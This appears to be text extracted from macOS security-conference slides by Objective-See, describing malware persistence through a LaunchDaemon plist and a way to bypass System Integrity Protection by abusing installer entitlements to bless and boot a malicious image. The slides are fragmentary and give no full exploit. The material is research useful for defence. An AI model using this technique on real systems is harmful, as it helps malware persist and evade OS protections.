
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CONSEQUENCES

so what can we do?

Setting Up Your Mac...



survive an OS upgrade


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  <array>
    <string>/Library/Application Support/JavaW/JavaW</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
</dict>
</plist>

//that 'cannot' be deleted due to SIP :)
# rm /System/Library/LaunchDaemons/com.JavaW.plist
rm: Operation not permitted
```



bypass SIP!?



read on!

SIP BYPASS

outside the OS, so no rules apply!



booting off a malicious image == game over



once the system is booted image, all 'OS X level' protections are irrelevant

from Apple's "System Integrity Protection Guide"

Note: To safeguard against disabling System Integrity Protection by modifying security configuration from another OS, the startup disk can no longer be set programmatically, such as by invoking the `bless(8)` command.

'bless' is off limits?

so how does our attack work then?

```
$ codesign -d --entitlements - /usr/sbin/bless  
Executable=/usr/sbin/bless
```

no entitlements



SIP BYPASS

blessing with bypass SIP




obviously the system needs to bless images (i.e. for an upgrade)

```
$ codesign -d --entitlements - /Applications/Install\ macOS\ Sierra.app/Contents/  
Frameworks/OSInstallerSetup.framework/Versions/A/Resources/osishelperd  
  
<?xml version="1.0" encoding="UTF-8"?>  
<plist version="1.0">  
<dict>  
  <key>com.apple.private.securityd.stash</key>  
  <true/>  
  <key>com.apple.rootless.install</key>  
  <true/>  
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</dict>  
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```



installer



'com.apple.rootless.install
.heritable'



boot off malicious
image :)


CONCLUSIONS

wrapping this up



OBJECTIVE-SEE (.COM)

free security tools & malware samples




TaskExplorer



OverSight



KnockKnock



BlockBlock



KextViewr




RansomWhere?



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QUESTIONS & ANSWERS

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Objective-See



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final thought ;)

"Is it crazy how saying sentences backwards creates backwards sentences saying how crazy it is?" -Have_One, reddit.com

CREDITS

mahalo :)



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- TODO: ADD SOURCES...



resources